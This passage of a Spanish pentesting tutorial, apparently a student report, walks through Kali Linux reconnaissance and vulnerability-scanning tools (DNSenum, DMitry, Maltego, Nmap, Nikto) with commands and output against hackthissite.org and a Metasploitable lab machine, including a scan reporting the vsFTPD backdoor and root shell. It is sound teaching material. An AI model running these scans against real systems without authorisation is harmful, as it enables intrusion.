John the Ripper o Johnny es una de las herramientas más potentes para realizar un ataque de fuerza bruta y viene incluida en la distribución Kali de Linux.

5. EXPLICACIÓN PRÁCTICA DE LAS HERRAMIENTAS

5.1. Information Gathering

Como explicamos en la parte teórica, sería como el proceso de recolectar información sobre algo de lo que estás interesado.

Este sería el primer paso que dar durante las primeras etapas de cualquier actividad de hacking. Cuando un cracker o un hacker ético desean obtener la mayor información posible sobre su objetivo o para realizar un pentesting.

5.1.1. DNSenum

DNSenum es una herramienta la cual nos sirve para la recopilación DNS de un sistema, información de un dominio, nos identifica los subdominios del servidor y nos proporciona una lista de los servidores de correo de ese servidor.

También nos brinda las zonas de transferencia de DNS, pero en nuestra prueba nos dio un error de paquetes corruptos.

Para resumir, esta herramienta se encarga de automatizar lo que es un proceso manual que se encarga de ejecutar el comando “nslookup”. Este proceso se encarga de buscar un servidor DNS y solicitar todos los datos.

Para probar DNSenum vamos a realizar una consulta al dominio “hackthissite.org”, esta página ha sido diseñada para realizar cualquier tipo de prueba de hacking, etc.

Direcciones IP del servidor

```
root@kali: /home/kali
File Actions Edit View Help
# dnsenum hackthissite.org
dnsenum VERSION:1.2.6
hackthissite.org

Host's addresses:
hackthissite.org.      3600    IN  A   137.74.187.100
hackthissite.org.      3600    IN  A   137.74.187.101
hackthissite.org.      3600    IN  A   137.74.187.103
hackthissite.org.      3600    IN  A   137.74.187.104
hackthissite.org.      3600    IN  A   137.74.187.102

Name Servers:
h.ns.buddyns.com.    10767   IN  A   119.252.20.56
j.ns.buddyns.com.    10800   IN  A   185.34.136.178
g.ns.buddyns.com.    564     IN  A   192.184.93.99
c.ns.buddyns.com.    10800   IN  A   116.203.6.3
f.ns.buddyns.com.    10800   IN  A   103.6.87.125

Mail (MX) Servers:
aspmx2.googlemail.com. 293     IN  A   142.251.9.26
aspmx3.googlemail.com. 293     IN  A   142.250.150.26
aspmx4.googlemail.com. 245     IN  A   74.125.200.27
aspmx5.googlemail.com. 293     IN  A   74.125.23.26
alt1.aspmx.l.google.com. 293     IN  A   142.251.9.26
alt2.aspmx.l.google.com. 293     IN  A   142.250.150.26
asp.mx.l.google.com.   87      IN  A   74.125.206.26

Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for hackthissite.org on h.ns.buddyns.com ...
AXFR record query failed: corrupt packet
Trying Zone Transfer for hackthissite.org on j.ns.buddyns.com ...
AXFR record query failed: corrupt packet
Trying Zone Transfer for hackthissite.org on g.ns.buddyns.com ...

```

Servidores DNS

Servidores de correo

Zonas de transferencia DNS

Figura 5.1 Búsqueda DNS Brute con DNSenum

En la figura 5.1 podemos ver lo que nos devuelve. Las direcciones IP del servidor, los servidores DNS con sus respectivas direcciones también, seguidamente los posibles servidores de correo y más abajo intenta realizar una transferencia de zona para volcar todos los datos del servidor DNS con las direcciones DNS almacenadas. En este caso las peticiones han sido denegadas, esto suele ser lo normal en los servidores debido a su seguridad.


DNSenum también nos la opción de realizar una búsqueda de subdominios mediante el proceso de *DNS Brutting* el cual usa como referencia un diccionario que viene incluido en la ruta siguiente **/usr/share/dnsenum/dns.txt**. Para obtener el resultado probamos con el mismo dominio de antes.

```
Brute forcing with /usr/share/dnsenum/dns.txt:
File System
forum.hackthissite.org.          3600    IN    CNAME   hackthissite.org.
hackthissite.org.                 3600    IN    A       137.74.187.103
hackthissite.org.                 3600    IN    A       137.74.187.102
hackthissite.org.                 3600    IN    A       137.74.187.104
hackthissite.org.                 3600    IN    A       137.74.187.100
hackthissite.org.                 3600    IN    A       137.74.187.101
hackthissite.org.                 3600    IN    A       137.74.187.103
forums.hackthissite.org.          3600    IN    CNAME   hackthissite.org.
hackthissite.org.                 3600    IN    A       137.74.187.102
hackthissite.org.                 3600    IN    A       137.74.187.104
hackthissite.org.                 3600    IN    A       137.74.187.100
hackthissite.org.                 3600    IN    A       137.74.187.101
hackthissite.org.                 3600    IN    A       137.74.187.150
irc.hackthissite.org.             3600    IN    A       185.24.222.13
mail.hackthissite.org.            3600    IN    A       137.74.187.98
mail.hackthissite.org.            3600    IN    A       137.74.187.99
mail.hackthissite.org.            3600    IN    A       137.74.187.96
mail.hackthissite.org.            3600    IN    A       137.74.187.97
ns1.hackthissite.org.             3600    IN    A       198.148.81.188
ns2.hackthissite.org.             3600    IN    A       198.148.81.189
stats.hackthissite.org.           3600    IN    A       137.74.187.136
stats.hackthissite.org.           3600    IN    A       137.74.187.135
www.hackthissite.org.              3600    IN    A       137.74.187.103
www.hackthissite.org.              3600    IN    A       137.74.187.104
www.hackthissite.org.              3600    IN    A       137.74.187.102
www.hackthissite.org.              3600    IN    A       137.74.187.101
www.hackthissite.org.              3600    IN    A       137.74.187.100
hackthissite.org class C netranges:
137.74.187.0/24
185.24.222.0/24
198.148.81.0/24
Nos muestra las direcciones IP de clase C
Busqueda de subdominios
```

Figura 5.2 DNS Brutting con DNSenum

5.1.2. DMitry

DMitry es un programa en línea de comando el cual su principal funcionalidad base de Dmitry permite obtener la información desde un host. Esta información puede ser desde una simple consulta Whois sobre el objetivo, hasta reportes de su tiempo de funcionamiento o realizar un escaneo de puertos TCP.



```
File Actions Edit View Help
(root@kali㉿kali)-[~/home/kali/Desktop]
# dmitry -w -o file.txt www.hackthissite.org
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'file.txt'

HostIP:137.74.187.101
HostName:www.hackthissite.org

Gathered Inic-whois information for hackthissite.org

Domain Name: HACKTHISITE.ORG
Registry Domain ID: D99641092-LROR
Registrar WHOIS Server: whois.enom.com
Registrar URL: http://www.enom.com
Updated Date: 2020-07-12T08:05:03Z
Creation Date: 2003-08-10T15:01:25Z
Registry Expiry Date: 2021-08-10T15:01:25Z
Registrar Registration Expiration Date:
Registrar: eNom, Inc.
Registrar IANA ID: 48
Registrar Abuse Contact Email: abuse@enom.com
Registrar Abuse Contact Phone: +1.4252982646
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant Organization: Data Protected
Registrant State/Province: WA
Registrant Country: US
Name Server: C.NS.BUDDYNS.COM
Name Server: F.NS.BUDDYNS.COM
Name Server: G.NS.BUDDYNS.COM
Name Server: H.NS.BUDDYNS.COM
Name Server: J.NS.BUDDYNS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2021-05-16T18:43:16Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

*** buffer overflow detected ***: terminated
zsh: abort      dmitry -w -o file.txt www.hackthissite.org
```

Figura 5.3 Resultado de ejecución de Dmitry

En la figura anterior podemos visualizar los resultados obtenidos por la herramienta, subdominios, direcciones IP e incluso una cuenta de correo, esta información la hemos sacado del dominio www.hackthissite.org

Con esta herramienta podemos filtrar información sobre nuestro objetivo, con la ejecución del siguiente comando *dmitry -e “host”* con el -e podemos sólo realizar la búsqueda de cuentas de correo del dominio que hayamos seleccionado.

```
(root㉿kali)-[~/home/kali/Desktop]
└─# dmitry -e www.hackthissite.org
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:137.74.187.101
HostName:www.hackthissite.org

Gathered E-Mail information for hackthissite.org
_____
Searching Google.com:80 ...
Searching Altavista.com:80 ...
Found 0 E-Mail(s) for host hackthissite.org, Searched 0 pages containing 0 results

All scans completed, exiting
```

Figura 5.4 Búsqueda de correos

También podemos filtrar otro tipo de información. Con el filtro -p, nos permite realizar un escaneo de puertos TCP contra el objetivo y el filtro -b muestra los puertos filtrados encontrados durante el escaneo.

```
[File] [Actions] [Edit] [View] [Help]

└─(root㉿kali)-[~/home/kali/Desktop]
└─# dmitry -p -b www.hackthissite.org
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:137.74.187.104
HostName:www.hackthissite.org

Gathered TCP Port information for 137.74.187.104
_____
Port          State
80/tcp        open
```

Figura 5.5 Búsqueda de puertos

5.1.3. Maltego

Es una herramienta para recopilar información en la web, y la potencia que posee, permite hallar perfiles en cualquier red social que levanten alguna sospecha de operaciones malintencionadas. Maltego es capaz de hacer búsquedas de dominios, direcciones de correo electrónico, números telefónicos, etc.




Figura 5.6 Menú inicio Maltego

Ahora creamos un nuevo gráfico en el cual vamos a trabajar. A la izquierda se nos muestran todas las entidades de búsqueda de las cuales vamos a extraer la información. En este caso vamos a seleccionar un dominio.

Justo debajo tenemos las máquinas las cuales se van a encargar de hacer un análisis diferente cada una hacia el dominio que hemos seleccionado




Figura 5.7 Gráfico de búsqueda Maltego

Para probar la herramienta volvemos usar el dominio hackthissite.org. Seleccionamos el dominio y le damos a la opción RUN ALL TRANSFORMS y en seguida nos muestra una recopilación de la información recogida.

En el resultado podemos observar una gran cantidad de servidores DNS, distintos correos electrónicos, varias direcciones IP, números de teléfono, usuarios, localizaciones, etc.




Figura 5.8 Búsqueda del dominio `hackthissite.org`

5.2. Vulnerability Analysis

Ya una vez que hemos obtenido toda la información mediante el Information Gathering, pasamos a la parte del análisis de vulnerabilidades donde vamos a detectar, identificar y clasificar todas las fallas encontradas.

5.2.1. NMap

Nmap es considerado el programa más completo debido a que sus funciones son: Se encarga de detectar redes, identificar puertos, servicios, etc. Al poseer tantas funciones puede tanto realizar Information Gathering y Vulnerability Analysis.

Probamos NMap desde Kali a nuestro objetivo que es nuestra maquina Metasploitable.

```
(kali㉿kali)-[~] on-poutil-doc ruby-redis debhelper ghostscript perl-tk xzdevel texlive-fonts-recommended-1.20000000000000002.deb
└─$ nmap -sV -T4 -v 192.168.192.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-23 07:34 EDT
Nmap scan report for 192.168.192.20
Host is up (0.0013s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       org 2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexec
513/tcp   open  login         OpenBSD or Solaris rlogin
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      Java Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs          direct 2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           vnc (access denied)
6000/tcp  open  X11           UnrealIRCd
6667/tcp  open  irc           irc home/kali
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 25.92 seconds
```

Figura 5.9 Escaneando la maquina objetivo

Los filtros que hemos seleccionado son -sV lo que hace es mostrarnos los servicios y sus versiones correspondientes y -T4 este nos indica la velocidad a la que realiza el escaneo, de 5 a 0 (5 más rápido). En la figura 16 se pueden apreciar todos los puertos abiertos, el servicio al que corresponde y la versión instalada.

Ahora, vamos a usar NMap para buscar las vulnerabilidades que hay en nuestra maquina objetivo

```

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-vsftpd-backdoor:
|  VULNERABLE:
|    vsFTPD version 2.3.4 backdoor
|      State: VULNERABLE (Exploitable)
|      IDs: BID:48539 CVE:CVE-2011-2523
|        vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|        Disclosure date: 2011-07-03
|        Exploit results:
|          Shell command: id
|          Results: uid=0(root) gid=0(root)
|          References:
|            http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|            https://www.securityfocus.com/bid/48539
|            https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|            https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_sslv2-drown:
22/tcp    open  ssh
|_ssh: directory: openssh/setup
23/tcp    open  telnet
25/tcp    open  smtp
|_smtp-vuln-cve2010-4344:
|  The SMTP server is not Exim: NOT VULNERABLE
|  ssl-dh-params:
|    VULNERABLE:
|      Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|      State: VULNERABLE
|      Transport Layer Security (TLS) services that use anonymous
|      Diffie-Hellman key exchange only provide protection against passive
|      eavesdropping, and are vulnerable to active man-in-the-middle attacks
|      which could completely compromise the confidentiality and integrity
|      of any data exchanged over the resulting session.
|  Check results:
|    ANONYMOUS DH GROUP 1
|      Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
|      Modulus Type: Safe prime

```

Figura 5.10 Vulnerable FTP y SMTP

En la figura 5.11, se nos muestran varias vulnerabilidades en este caso es el servicio de FTP y este nos indica que tiene una puerta trasera y que es vulnerable, también más abajo tenemos el servicio el SMTP indica que el servidor no es vulnerable, pero si es vulnerable a ataques pasivos como el MITM.

<https://www.ietf.org/rfc/rfc2246.txt>

Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)

State: VULNERABLE

IDs: BID:74733 CVE:2015-4000

The Transport Layer Security (TLS) protocol contains a flaw that is triggered when handling Diffie-Hellman key exchanges defined with the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream.

Disclosure date: 2015-5-19

Check results:

EXPORT-GRADE DH GROUP 1

Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_3DES_ECB_SHA

Modulus Type: Safe prime

Modulus Source: Unknown/Custom-generated

Modulus Length: 512

Generator Length: 8

Public Key Length: 512

References:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000>

<https://weakdh.org>

<https://www.securityfocus.com/bid/74733>

Diffie-Hellman Key Exchange Insufficient Group Strength

State: VULNERABLE

Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.

Check results: directory: openvas/setup

WEAK DH GROUP 1

Cipher Suite: TLS_DHE_RSA_WITH_3DES_ECB_SHA

Modulus Type: Safe prime

Modulus Source: postfix builtin

Modulus Length: 1024

Generator Length: 8

Public Key Length: 1024

References:

<https://weakdh.org>

ssl-poodle:

VULNERABLE

SSL POODLE information leak

State: VULNERABLE

IDs: BID:70574 CVE:2014-3566

The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.

Disclosure date: 2014-10-14

Figura 5.11 Vulnerabilidad TLS y SSL Poodle

En la figura 5.11, podemos apreciar un listado en el que se muestran que también son vulnerables procesos como los protocolos TLS y SSL.

5.2.2 Nikto

Nikto es una herramienta de escaneo de servidores web, el cual se encarga de la detección de vulnerabilidades como, verificar por componentes desactualizados del servidor, adivina subdominos, escanea puerto o servidores.

```

└$ nikto -h 192.168.192.20
- Nikto v2.1.6

+ Target IP:          192.168.192.20
+ Target Hostname:    192.168.192.20
+ Target Port:         80
+ Start Time:        2021-05-23 08:04:07 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d
15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/Changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting ...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8700 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2021-05-23 08:04:38 (GMT-4) (31 seconds)

+ 1 host(s) tested

```

Figura 5.12 Ejecución de Nikto

